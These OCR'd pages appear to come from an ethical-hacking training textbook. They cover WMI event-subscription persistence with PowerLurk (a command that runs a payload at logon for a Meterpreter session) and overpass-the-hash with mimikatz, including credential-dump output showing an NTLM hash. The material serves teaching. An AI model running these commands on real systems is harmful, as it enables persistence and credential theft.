
  `Import-Module .\PowerLurk.ps1`

  Run the following command to identify all the active WMI event objects:

  `Get-WmiEvent`

  Run the following command to create a malicious event subscription that executes the malicious payload and creates a Meterpreter session:

  `Register-MaliciousWmiEvent -EventName Logonlog -PermanentCommand "ethicalhacker.exe" -Trigger UserLogon -Username any`



```
PS C:\Users\Administrator\Downloads\PowerLurk-master\PowerLurk-master> Import-Module .\PowerLurk.ps1
PS C:\Users\Administrator\Downloads\PowerLurk-master\PowerLurk-master> Get-wmiEvent


__GENUS                   : 2
__CLASS                   : __FilterToConsumerBinding
__SUPERCLASS              : __IndicationRelated
__DYNASTY                 : __SystemClass
__RELPATH                 : __FilterToConsumerBinding.Consumer="NTEventLogEventConsumer.Name=\"SCM Event Log
                            Consumer\"",Filter="__EventFilter.Name=\"SCM Event Log Filter\""
__PROPERTY_COUNT          : 7
__DERIVATION              : {__IndicationRelated, __SystemClass}
__SERVER                  : SERVER2022
__NAMESPACE               : ROOT\subscription
__PATH                    : \\SERVER2022\ROOT\subscription:__FilterToConsumerBinding.Consumer="NTEventLogEventConsumer.Name=\"
                            SCM Event Log Consumer\"",Filter="__EventFilter.Name=\"SCM Event Log Filter\""
Consumer                  : NTEventLogEventConsumer.Name="SCM Event Log Consumer"
CreatorSID                : {1, 2, 0, 0...}
DeliverSynchronously      : False
DeliveryQoS               :
Filter                    : __EventFilter.Name="SCM Event Log Filter"
MaintainSecurityContext : False
SlowDownProviders         : False
PSComputerName            : SERVER2022

__GENUS                    : 2
__CLASS                    : NTEventLogEventConsumer
__SUPERCLASS               : __EventConsumer
__DYNASTY                  : __SystemClass
__RELPATH                  : NTEventLogEventConsumer.Name="SCM Event Log Consumer"
__PROPERTY_COUNT           : 13
__DERIVATION               : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                   : SERVER2022
__NAMESPACE                : ROOT\subscription
__PATH                     : \\SERVER2022\ROOT\subscription:NTEventLogEventConsumer.Name="SCM Event Log Consumer"
Category                   : 0
CreatorSID                 : {1, 2, 0, 0...}
EventID                    : 0
EventType                  : 1
InsertionStringTemplates : {}
MachineName                :
MaximumQueueSize           :
Name                       : SCM Event Log Consumer
NameOfRawDataProperty      :
```


Figure 6.202: Screenshot of PowerShell showing Get-WmiEvent

Overpass-the-Hash Attack

- The overpass-the-hash (OPtH) attack is an **extension of pass-the-ticket** and **pass-the-hash** attacks
- It is a type of credential **theft-and-reuse attack** using which attackers perform malicious activities on compromised devices or environments
- The main goal of an OPtH attack is to acquire **Kerberos tickets** using the NTLM hash of different user accounts

mimikatz

- Attackers also use mimikatz to perform OPtH attacks and obtain **AES128**, **NTLM (RC4)**, and **AES256 keys for a Kerberos ticket**, which can be further used to access different authorized resources



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 95413476 (00000000:05afe4e4)
Session           : NewCredentials from 0
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : (null)
Logon Time        : 2/25/2019 10:06:03 AM
SID               : S-1-5-21-2490182989-4136226752-3308112936-1108
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : 13b29964cc2480b4ef454c59562e675c
        tspkg :
```

https://github.com

Overpass-the-Hash Attack

The overpass-the-hash (OPtH) attack is an extension of pass-the-ticket and pass-the-hash attacks. It is a type of credential theft-and-reuse attack using which attackers perform malicious activities on compromised devices or environments. The main goal of an OPtH attack is to acquire Kerberos tickets by using the NTLM hash of different user accounts. Attackers initially exploit the security limitation within the NTLM protocol to obtain password hashes or AES from the LSASS memory on the domain controller (DC) or a compromised system. The password hashes are reused by the attackers (until the user changes the password) for gaining access to other network resources. As this is a post-exploitation process, the attackers must have already obtained valid NTLM hashes or AES keys of the target user to request a Kerberos TGT for that specific account. Eventually, attackers gain access to different devices or services that are permissible through the account, and they can manipulate them accordingly.


Attackers use tools such as mimikatz to perform OPtH attacks.

- **mimikatz**

  Source: *https://github.com*

